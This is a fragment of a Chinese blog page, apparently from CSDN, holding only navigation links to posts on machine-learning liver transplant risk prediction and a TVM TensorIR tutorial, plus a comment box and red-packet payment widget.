上一篇: 基于11647例临床数据,法国团队首次实现基于机器学习的HCC肝移植双重死亡风险精准预测
下一篇: 【TVM教程】TensorIR 创建
HyperAI超神经
博客等级 码龄7年 8873粉丝 1753原创
评论
成就一亿技术人!
拼手气红包6.0元
还能输入1000个字符
 
 条评论被折叠 查看
添加红包

请填写红包祝福语或标题

个

红包个数最小为10个

元

红包金额最低5元

当前余额3.43元 前往充值 >
需支付:10.00元
成就一亿技术人!
领取后你会自动成为博主和红包主的粉丝 规则
hope_wisdom
发出的红包
实付元
使用余额支付
点击重新获取
扫码支付
钱包余额 0

抵扣说明:

1.余额是钱包充值的虚拟货币,按照1:1的比例进行支付金额的抵扣。
2.余额无法直接购买下载,可以购买VIP、付费专栏及课程。

余额充值